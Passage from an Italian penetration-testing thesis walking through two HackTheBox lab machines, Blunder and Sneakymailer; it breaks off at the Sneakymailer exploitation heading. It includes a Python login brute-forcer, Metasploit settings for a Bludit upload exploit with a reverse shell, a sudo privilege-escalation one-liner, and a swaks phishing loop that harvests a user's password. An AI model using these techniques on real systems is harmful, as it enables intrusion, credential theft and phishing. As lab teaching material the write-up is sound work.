# 4

# Penetration test su Blunder

*Questo capitolo tratterà della seconda macchina utilizzata come bersaglio dei nostri penetration test. Essa è molto differente dalla precedente, per cui i metodi e gli strumenti utilizzati saranno anch'essi differenti. La macchina si chiama Blunder ed è, attualmente, ritirata, per cui è accessibile soltanto tramite abbonamento VIP.*

## 4.1 Information Gathering

Come sempre, il primo passo da effettuare quando ci si accinge a penetrare un sistema è la scansione delle porte; pertanto, eseguiamo il comando `nmap -A -T 4 -p 1-65535 10.10.10.191`.

```
simone@Simows:~/Scrivania/Tirocinio kali/VPN$ nmap -A -T 4 -p 1-65535 10.10.10.191
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-22 18:13 CET
Nmap scan report for 10.10.10.191
Host is up (0.047s latency).
Not shown: 65533 filtered ports
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.39 seconds
```

**Figura 4.1.** Scansione delle porte sulla macchina Blunder

Il risultato dello scan (Figura 4.1) ci mostra due porte: la porta 21, utilizzata dal protocollo FTP per il trasferimento di file, e la porta 80, sulla quale è in esecuzione un server Apache. Ci colleghiamo, dunque, al sito web ma non c'è nessuna informazione che può tornarci utile, dal momento che esso è prevalentemente un sito statico. A questo punto, avrebbe senso utilizzare uno strumento in grado di scandagliare il web server per mostrare pagine o risorse non visibili immediatamente; uno strumento con tali caratteristiche è DirBuster (Sezione 2.3.2). Esso è presente

nel kit di Kali Linux; qualora si utilizzasse un'altra versione del sistema operativo è possibile installarlo eseguendo: `sudo apt-get install dirbuster`.





**Figura 4.2.** Interfaccia utente dello strumento DirBuster

Passiamo, adesso, ad utilizzare DirBuster; nell'interfaccia che ci viene mostrata (Figura 4.2) possiamo: inserire l'indirizzo target, scegliere il numero di thread da dedicare all'operazione e, tra le altre cose, scegliere una wordlist da far utilizzare al nostro programma. In questo caso, scegliamo `common.txt`, che si trova all'indirizzo `/usr/share/dirb/wordlists`. Facciamo partire la scansione e, mentre aspettiamo che termini (il processo potrebbe non durare poco, dipende dalla wordlist), notiamo la presenza di una cartella denominata `bl-kernel`; ci colleghiamo, allora, all'indirizzo corrispondente, ovvero `http://10.10.10.191/bl-kernel/` (Figura 4.3).

All'interno di questo indirizzo sono presenti diversi file ed una cartella `admin`, che contiene una serie di codici PHP, alcuni dei quali risultano per noi estremamente interessanti, essi sono: `user.php, password.php` e `edituser.php`. Tutto ciò porta a pensare che, all'interno del sito, esista una qualche funzione di login o di registrazione utenti. Difatti, la terminazione della ricerca da parte di DirBuster ci dà ragione e ci mostra la presenza di un sottoindirizzo `admin` (Figura 4.4).

Collegandoci a tale indirizzo, ovvero `http://10.10.10.191/admin`, siamo messi di fronte ad una pagina di login. Dopo aver tentato le solite combinazioni username-password, come, ad esempio, `Administrator/Password`, `Admin/Admin`, `Admin/Pass`, capiamo che è il caso di cercare altre informazioni, tra cui, se possibile, uno username ed una password per effettuare l'accesso. Una possibilità consiste nel ripetere la scansione tramite DirBuster; questa volta però, andremo a ricercare

# Index of /bl-kernel

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| abstract/ | 2019-06-21 10:02 | - | |
| admin/ | 2019-06-21 10:02 | - | |
| ajax/ | 2019-06-21 10:02 | - | |
| boot/ | 2019-11-27 13:58 | - | |
| categories.class.php | 2019-06-21 10:02 | 869 | |
| category.class.php | 2019-06-21 10:02 | 1.6K | |
| css/ | 2019-06-21 10:02 | - | |
| functions.php | 2019-06-21 10:02 | 20K | |
| helpers/ | 2019-06-21 10:02 | - | |
| img/ | 2019-06-21 10:02 | - | |
| js/ | 2019-06-21 10:02 | - | |
| language.class.php | 2019-06-21 10:02 | 3.3K | |
| login.class.php | 2019-06-21 10:02 | 4.5K | |
| pages.class.php | 2019-06-21 10:02 | 19K | |
| pagex.class.php | 2019-06-21 10:02 | 13K | |
| parsedown.class.php | 2019-06-21 10:02 | 41K | |
| security.class.php | 2019-06-21 10:02 | 2.9K | |
| site.class.php | 2019-06-21 10:02 | 8.1K | |
| syslog.class.php | 2019-06-21 10:02 | 1.6K | |
| tag.class.php | 2019-06-21 10:02 | 1.3K | |
| tags.class.php | 2019-06-21 10:02 | 824 | |
| url.class.php | 2019-06-21 10:02 | 4.2K | |
| user.class.php | 2019-06-21 10:02 | 2.4K | |
| users.class.php | 2019-06-21 10:02 | 4.8K | |

**Figura 4.3.** Contenuto del sottoindirizzo bl-kernel

| Type ▲ | Found | Response | Size |
|---|---|---|---|
| Dir | / | 200 | 7943 |
| Dir | /.hta/ | 403 | 447 |
| Dir | /.htaccess/ | 403 | 447 |
| Dir | /.htpasswd/ | 403 | 447 |
| Dir | /admin/ | 200 | 2779 |
| Dir | /bl-kernel/ | 200 | 5882 |
| Dir | /bl-kernel/js/ | 200 | 2444 |
| Dir | /bl-themes/ | 200 | 1543 |
| Dir | /bl-kernel/admin/ | 200 | 1549 |
| Dir | /bl-kernel/.hta/ | 403 | 447 |
| Dir | /bl-kernel/.htaccess/ | 403 | 447 |
| Dir | /bl-kernel/abstract/ | 200 | 1604 |
| Dir | /bl-kernel/ajax/ | 200 | 3336 |
| Dir | /bl-kernel/.htpasswd/ | 403 | 447 |

**Figura 4.4.** Risultato della scansione con DirBuster

dei file anziché delle cartelle. A questo scopo, nel riquadro apposito, sostituiamo l'estensione `php` con `txt`. Abbiamo scelto di cercare dei file di testo poichè i file PHP sono stati già tutti scansionati e non sono risultati troppo utili, mentre è possibile che da qualche parte nel server siano stati salvati dei dati che potrebbero fare al caso nostro. Questo ragionamento, seppur poco intuitivo, è comprensibile se si pensa che stiamo effettuando un penetration test su una macchina adibita alle CTF.

Il risultato della ricerca ci mette a conoscenza dell'esistenza di due file all'interno del web server: `todo.txt` e `robots.txt`. Per potere accedere ad essi, basterà collegarsi all'indirizzo IP della macchina, seguito dal nome del file, ad esempio: `http://10.10.10.191/todo.txt`. Il contenuto del file `robots.txt` è inutile per noi; invece, `todo.txt` risulta molto interessante (Figura 4.5).

```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

**Figura 4.5.** Contenuto del file `todo.txt`

## 4.2 Vulnerability Analysis

Dal file di testo `todo.txt` è possibile evincere che, con grande probabilità, `fergus` sia un moderatore o amministratore del sito; inoltre, è molto probabile che, se così fosse, `fergus` sia anche il suo username sul sito stesso. Una volta noto lo username, una delle prime tecniche di attacco da tentare è, senza dubbio, il brute forcing. Per questo abbiamo bisogno di uno script che svolga tale attacco (Listato 4.1).

```
0   #!/usr/bin/env python3
1   import re
2   import requests
3
4   host = 'http://10.10.10.191'
5   login_url = host + '/admin/login'
6   username = 'fergus'
7   wordlist = [word.replace("\n", "") for word
8   in open('/home/simone/Scrivania/Tirocinio/Blunder/
9   blunderwl.txt').readlines()]
10
11  for password in wordlist:
12      session = requests.Session()
13      login_page = session.get(login_url)
14      csrf_token = re.search('input.+?name="tokenCSRF"
15      .+?value="(.+?)"', login_page.text).group(1)
16
17  print('[*] Trying: {p}'.format(p = password))
18
19  headers = {
20  'X-Forwarded-For': password,
21  'User-Agent': 'Mozilla/5.0(X11;Linux x86_64)
22  AppleWebKit/537.36 (KHTML, like Gecko) Chrome
23  /77.0.3865.90 Safari/537.36',
24  'Referer': login_url
25  }
26
27      data = {
28          'tokenCSRF': csrf_token,
29          'username': username,
30          'password': password,
31          'save': ''
32      }
33
34      login_result = session.post(login_url, headers = headers,
35      data = data, allow_redirects = False)
36
```

```
37      if 'location' in login_result.headers:
38          if '/admin/dashboard' in login_result.
39          headers['location']:
40              print()
41              print('SUCCESS:Password found!')
42              print('Use{u}: {p} to login.'.format
43              (u = username, p = password))
44              print()
45              break
```

**Listato 4.1.** Script Python utilizzato per effettuare brute forcing sul sito Blunder

All'interno dello script di cui sopra, andrà inserito l'indirizzo IP della macchina nella riga 4, l'indirizzo URL al quale è presente la pagina di login nella riga 5, lo username con il quale vogliamo tentare di effettuare l'accesso nella riga 6. Nella riga 7, come è possibile riscontrare dal Listato 4.1, è necessario indicare al programma una wordlist da utilizzare; dopo aver tentato di utilizzare le più comuni wordlist già presenti in Kali Linux, notiamo che nessuna di esse è servita allo scopo. L'ultima speranza, a questo punto, è quella di utilizzare uno strumento in grado di ricavare le parole chiave associate ad un sito, ovvero uno *spider*; lo strumento che fa al caso nostro è Cewl (2.4.1). Per utilizzarlo è necessario predisporre un file `.txt`, all'interno del quale salveremo la nostra wordlist personalizzata. Utilizziamo, dunque, il comando mostrato nel Listato 4.2.

```
cewl 10.10.10.191 -w fileoutput.txt
```

**Listato 4.2.** Comando da utilizzare per creare la wordlist personalizzata tramite Cewl

A questo punto, inseriamo nello script Python il percorso alla nostra wordlist personalizzata e lo facciamo partire.

```
[*] Trying: Foundation
[*] Trying: Distinguished
[*] Trying: Contribution
[*] Trying: Letters
[*] Trying: probably
[*] Trying: best
[*] Trying: fictional
[*] Trying: character
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```

**Figura 4.6.** Password dell'account fergus trovata tramite brute forcing

Come mostrato in Figura 4.6, siamo riusciti a trovare la combinazione username/password per poter effettuare l'accesso nella sezione `admin` del sito. Utilizzeremo le credenziali `fergus` come nome utente e `RolandDeschain` come password. Una volta effettuato il login sul sito ed aver navigato le sezioni della dashboard che ci si presentano davanti, ci rendiamo conto che, all'interno di quel profilo, non sono presenti dati utili alla nostra causa.

## 4.3 Exploitation

A questo punto, non ci rimane che cercare un exploit che utilizzi delle credenziali e che sia in grado di fornirci una shell sulla macchina. Effettuando una ricerca su Internet, più precisamente su `https://www.exploit-db.com/`, veniamo a conoscenza della presenza di due tipi di exploit diversi, applicabili tramite Metasploit. Il primo consente di effettuare brute forcing; l'altro sfrutta un bug in una funzione di caricamento immagini sul sito per poter effettuare `remote code execution` (RCE), ovvero per poter eseguire sulla macchina un codice in maniera remota.

Avviamo, allora, Metasploit (descritto nella sezione 2.6), digitando `msfconsole` tramite riga di comando. Digitiamo il comando `search bludit` per cercare, all'interno del database dello strumento, tutti i possibili exploit riguardanti il nostro caso.

```
msf6 > search bludit

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check
Description
   -  ----                                          ---------------  ----       -----
   0  exploit/linux/http/bludit_upload_images_exec  2019-09-07       excellent  Yes
Bludit Directory Traversal Image File Upload Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux
/http/bludit_upload_images_exec
```

**Figura 4.7.** Exploit risultanti dalla ricerca tramite Metasploit

In Figura 4.7 possiamo osservare il risultato prodotto dalla ricerca effettuata e, in accordo con quanto avevamo detto in precedenza, troviamo un exploit relativo ad un upload di immagini. Dobbiamo, quindi, selezionare tale modulo scrivendo `use 0`. A questo punto abbiamo selezionato l'exploit da utilizzare; dobbiamo soltanto inserire i parametri giusti e scegliere il payload corretto, ovvero quello che ci garantirà una shell sulla macchina target. Tramite il comando `show options` possiamo vedere le opzioni relative al modulo selezionato (Figura 4.8); esse dovranno essere modificate con i dati a nostra disposizione.

Per modificarle utilizziamo l'istruzione `set` seguita dal nome dell'opzione che vogliamo modificare, seguito, a sua volta, dal valore che vogliamo che esso assuma. Il Listato 4.3 mostra i comandi che dovranno essere eseguiti, uno ad uno, per impostare correttamente i parametri per l'attacco.

```
set BLUDITPASS RolandDeschain
set BLUDITUSER fergus
set RHOSTS 10.10.10.191
set payload generic/shell_reverse_tcp
set LHOST tuoindirizzoip
set LPORT 1234
set disablepayloadhandler true
```

**Listato 4.3.** Istruzioni da utilizzare per impostare i parametri necessari per l'attacco





**Figura 4.8.** Opzioni del modulo selezionato per l'exploit

Specifichiamo che `tuoindirizzoip` corrisponde all'indirizzo *all'interno* della VPN, verificabile tramite il comando `ip addr`, e non a quello pubblico. Invece, il parametro `LPORT` sarà impostato al valore della porta sulla quale ci metteremo in ascolto per ricevere la shell tramite l'esecuzione dell'exploit. A tale proposito avviamo, su un altra istanza del terminale, un listener attraverso Netcat, con il comando `nc -nlvp 1234`. Una volta avviato il listner possiamo eseguire l'exploit attraverso l'istruzione `exploit` (Figura 4.9).





**Figura 4.9.** Exploit sulla macchina target

L'ultima riga (Figura 4.9) sta ad indicare che, per non lasciare tracce sulla macchina bersaglio, dovremmo avere l'accortezza di eliminare i dati relativi al nostro accesso con l'account `fergus` dal file `.htaccess`; essendo questa una CTF, possiamo fare a meno di effettuare tale passaggio.

## 4.4 Post Exploitation

In Figura 4.10 possiamo notare che avevamo impostato un listener sulla porta 1234 e poi, al momento dell'esecuzione dell'exploit, è stata stabilita la connessione con la macchina target.





**Figura 4.10.** Ottenimento di una reverse shell

Eseguendo un comando base come `ls`, possiamo notare di aver ottenuto una shell. Utilizziamo il comando mostrato nel Listato 4.4 per ottenere una shell di tipo Bash, molto più comoda e, soprattuto, più utile per i nostri scopi. Ci muoviamo, dunque, nel sistema fino ad andare nella `home` dell'account Hugo, dove notiamo la presenza del flag `user.txt`. Tuttavia, l'account con il quale siamo connessi, ovvero `www-data`, non ha alcun permesso su quel file, per cui abbiamo necessità di effettuare l'accesso con qualche utente dotato di più privilegi.

```
script -qc bash /dev/null
```

**Listato 4.4.** Comando per ottenere una bash dopo una reverse shell

Facendo un'ispezione all'interno dell'account riusciamo a trovare qualcosa di interessante. Infatti, troviamo un file `users.php` (Figura 4.11), situato all'indirizzo `/var/www/bludit-3.10.0a/bl-content/databases`.

Utilizzando il comando `cat` ne leggiamo il contenuto. Al suo interno troviamo l'hash della password dell'account Hugo. Per risolvere tale hash, non conoscendo la chiave di cifratura, ci serviamo di `https://crackstation.net/`. Il sito ci mostra la password in chiaro, ovvero `Password120`. A questo punto possiamo effettuare il cambio di utente sulla macchina, tramite il comando `su hugo`, ed inserendo la password appena trovata quando richiesto. Possiamo usare il comando `id` per verificare con quale account abbiamo effettuato l'accesso. A questo punto il flag sarà leggibile.

Ci accorgiamo che nella root del file system esiste una cartella denominata `root`, alla quale, però, non possiamo accedere poiché non ne abbiamo i permessi. È necessario, a questo punto, ottenere l'accesso tramite un account di amministratore. Possiamo verificare quali sono i comandi che l'account Hugo può eseguire tramite l'istruzione `sudo -l` (Figura 4.12).

Scopriamo, dunque, che l'account con il quale abbiamo effettuato l'accesso può eseguire il comando `bash` come root. Inoltre, sfrutteremo un bug della versione di `sudo` presente sulla macchina target. In particolare, utilizzando il comando `sudo -u` possiamo indicare quale utente sta richiedendo l'accesso alla generica operazione, specificandone l'id. Tuttavia, in questa versione (successivamente corretta ed

```
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
```

**Figura 4.11.** Contenuto del file `users.php`

```
hugo@blunder:/$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sna
p/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

**Figura 4.12.** Comandi accessibili dall'account Hugo

aggiornata), se viene indicato come id utente `-1`, è possibile eseguire un comando come root. Tutto ciò che ci resta da fare è, allora, usare il codice del Listato 4.5.

```
sudo -u#-1 /bin/bash
```

**Listato 4.5.** Comando per utilizzare la bash specificando quale utente ne richiede l'utilizzo

A questo punto, una volta effettuato l'accesso come root, ci dirigeremo nella cartella `root` e recupereremo il flag `root.txt`.

# 5

# Penetration test su Sneakymailer

*L'ultima macchina analizzata nella trattazione è Sneakymailer, al momento non ancora ritirata dalle macchine attive su HackTheBox. Questo sistema è progettato completamente per effettuare CTF, per cui le situazioni in cui ci troveremo potranno risultare poco applicabili a situazioni di penetration testing su una macchina reale.*

## 5.1 Information Gathering

Effettuiamo il primo solito e fondamentale passaggio della fase di information gathering, ovvero la scansione con `nmap`. Eseguiamo, dunque, l'istruzione `nmap -A -T 3 -p 1-65535 10.10.10.197`.

Notando quanto riportato in Figura 5.1, è presente sulla macchina, anche in questo caso, un web server. Colleghiamoci allora all'indirizzo `http://10.10.10.197:80`. L'esito di tale tentativo è negativo, probabilmente perchè dobbiamo impostare un *Domain Name System* (DNS) per tale dominio. Durante la richiesta di collegamento al sito abbiamo notato che siamo stati reindirizzati al dominio `sneakycorp.htb`, per cui, nel file `/etc/hosts`, aggiungeremo la riga `10.10.10.197 sneakycorp.htb`; ora il sito è raggiungibile. Nella sezione *Team* del sito sono presenti molte email; è possibile che qualcuna di esse sia associata al servizio in esecuzione sulla porta numero 25, ovvero SMTP. È necessario, a questo punto, salvare su un file `txt` tutte quelle email. Per aiutarci nel lavoro utilizziamo un estrattore di email online: `https://email-checker.net/email-extractor`. Una volta ottenute tutte le mail, le salviamo in un file `emails.txt`. Lo strumento che ci viene in aiuto adesso si chiama `swaks`, un programma che effettua dei test sulle transazioni dei servizi SMTP.

```
for i in $(cat emails.txt); do swaks -to $i -from
it@sneakymailer.htb -header ''Subject: Credentials / Errors''
-body ''goto http://10.10.14.4/'' -server 10.10.10.197; done
```

**Listato 5.1.** Comando da utilizzare per effettuare un test su ciascuna della mail presenti sul sito di Sneakymailer

Il comando da utilizzare è mostrato nel Listato 5.1, dove, tramite un ciclo `for`, scorriamo una per una le email che ci siamo ricavati e, mediante il comando `swaks`,

```
simone@Simows:~/Scrivania/tirocinio kali/VPN$ nmap -A -T 3 -p 1-65535 10.10.10.197
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-26 09:28 CET
Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 80.36% done; ETC: 09:29 (0:00:01 remaining)
Nmap scan report for sneakycorp.htb (10.10.10.197)
Host is up (0.043s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 3.0.3
22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 57:c9:00:35:36:56:e6:6f:f6:de:86:40:b2:ee:3e:fd (RSA)
|   256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)
|_  256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)
25/tcp   open  smtp     Postfix smtpd
|_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATU
SCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
80/tcp   open  http     nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Employee - Dashboard
143/tcp  open  imap     Courier Imapd (released 2018)
|_imap-capabilities: SORT IMAP4rev1 THREAD=ORDEREDSUBJECT ACL CHILDREN STARTTLS CAPABIL
ITY UTF8=ACCEPTA0001 QUOTA ACL2=UNION UIDPLUS OK completed NAMESPACE ENABLE IDLE THREAD
=REFERENCES
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrP
rovinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-05-14T17:14:21
|_Not valid after:  2021-05-14T17:14:21
|_ssl-date: TLS randomness does not represent time
993/tcp  open  ssl/imap Courier Imapd (released 2018)
|_imap-capabilities: SORT IMAP4rev1 AUTH=PLAIN ACL CHILDREN ENABLE CAPABILITY UTF8=ACCE
PTA0001 QUOTA IDLE UIDPLUS OK completed NAMESPACE ACL2=UNION THREAD=ORDEREDSUBJECT THRE
AD=REFERENCES
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrP
rovinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-05-14T17:14:21
|_Not valid after:  2021-05-14T17:14:21
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http     nginx 1.14.2
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!
Service Info: Host:  debian; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

**Figura 5.1.** Scansione delle porte sulla macchina Sneakymailer

mandiamo delle email a ciascun utente, simulando un attacco di phishing. Per tale motivo, inseriamo nel body del messaggio l'indicazione di connettersi al nostro indirizzo; è necessario, dunque, avviare un listener sulla nostra porta 80, tramite il comando `sudo nc -lnvp 80`.

In Figura 5.2, notiamo che un'utente è cascato nella nostra trappola ed ha inviato la sua password, solo che è codificata tramile URL. Mediante il sito `https://www.convertstring.com/it/EncodeDecode/UrlDecode` convertiamo la codifica della password e la otteniamo in chiaro (Listato 5.2).

```
^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
```

**Listato 5.2.** Password in chiaro dell'account email di Paul Byrd

```
simone@Simows:~/Scrivania/Tirocinio kali/VPN$ sudo nc -lvp 80
listening on [any] 80 ...
connect to [10.10.14.32] from sneakycorp.htb [10.10.10.197] 45806
POST / HTTP/1.1
Host: 10.10.14.32
User-Agent: python-requests/2.23.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 185
Content-Type: application/x-www-form-urlencoded

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40Sk
Fv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hq
cHl%3C%3AHt
```

**Figura 5.2.** Messaggio in arrivo sulla nostra porta 80

## 5.2 Vulnerability Analysis

Dobbiamo, adesso, utilizzare un client di posta elettronica tramite il quale accedere alla mail della quale abbiamo ottenuto le credenziali. Scarichiamo Evolution, tramite il comando `sudo apt-get install evolution`. Avviamo l'applicazione e aggiungiamo un nuovo account di posta. I dati da utilizzare saranno quelli dell'account di Paul Byrd (Listato 5.3).

```
Nome completo: paul
Indirizzo email: paulbyrd@sneakymailer.htb
In ricezione email -> Server: 10.10.10.197, porta: 993, Nome utente: paulbyrd, Metodo cifratura: Nessuna cifratura
In invio email -> Server 10.10.10.197, porta: 25, Metodo cifratura: Nessuna cifratura
```

**Listato 5.3.** Dati da modificare nell'aggiunta dell'account email di Paul Byrd a Evolution

Al termine dell'inserimento di tali dati, ci verrà richiesta la password; inseriamola. Abbiamo, finalmente, effettuato l'accesso alla casella postale di Paul Byrd; notiamo immediatamente la presenza di due mail nella cartella `Sent Items`.





**Figura 5.3.** Contenuto della mail `Password Reset`

Come mostrato in Figura 5.3, la mail `Password Reset`, inviata da Paul all'account root, dice di voler cambiare la password di un utente, chiamato `developer`, specificandola in chiaro. A questo punto, dobbiamo solo sperare che la modifica sia già stata effettuata. Tenendo in mente lo scan alle porte del sistema (Figura

5.1), ricordiamo essere attivo sulla macchina un servizio FTP; tentiamo di effettuare un accesso a tale servizio utilizzando le credenziali di cui siamo appena venuti a conoscenza. Per fare ciò, utilizziamo il comando `ftp 10.10.10.197` ed inseriamo le credenziali quando ci viene chiesto di farlo. Siamo stati fortunati e la nostra intuizione si è rivelata corretta (Figura 5.4).

```
simone@Simows:~/Scrivania/Tirocinio kali/VPN$ ftp 10.10.10.197
Connected to 10.10.10.197.
220 (vsFTPd 3.0.3)
Name (10.10.10.197:simone): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

**Figura 5.4.** Accesso al servizio FTP andato a buon fine

Una volta acceduti, notiamo la presenza di una cartella `dev` all'interno della radice; se la apriamo, troviamo diversi file, tra i quali anche le due pagine `php` relative a `http://sneakycorp.htb/index.php` e ad `http://sneakycorp.htb/team.php`. Se scaviamo più a fondo, all'interno della cartella `pypi`, troviamo una nuova pagina, ovvero `register.php`. Ciò ci fa pensare alla presenza di un sottodominio, dedicato all'account developer, tramite il quale si può effettuare la registrazione di account con il permesso di caricare dei pacchetti Python (PyPI). Per tale ragione, tentiamo di collegarci al sito `http://dev.sneakycorp.htb`; in caso di errore nel collegamento è necessario aggiungere anche questo dominio nel file `/etc/hosts`. Una volta collegati al sito, notiamo, infatti, la presenza della sezione `Register`. Purtroppo, anche se abbiamo la possibilità di creare un account, la procedura si rivelerebbe con molta probabilità fasulla, in quanto trattasi di CTF.

## 5.3 Exploitation

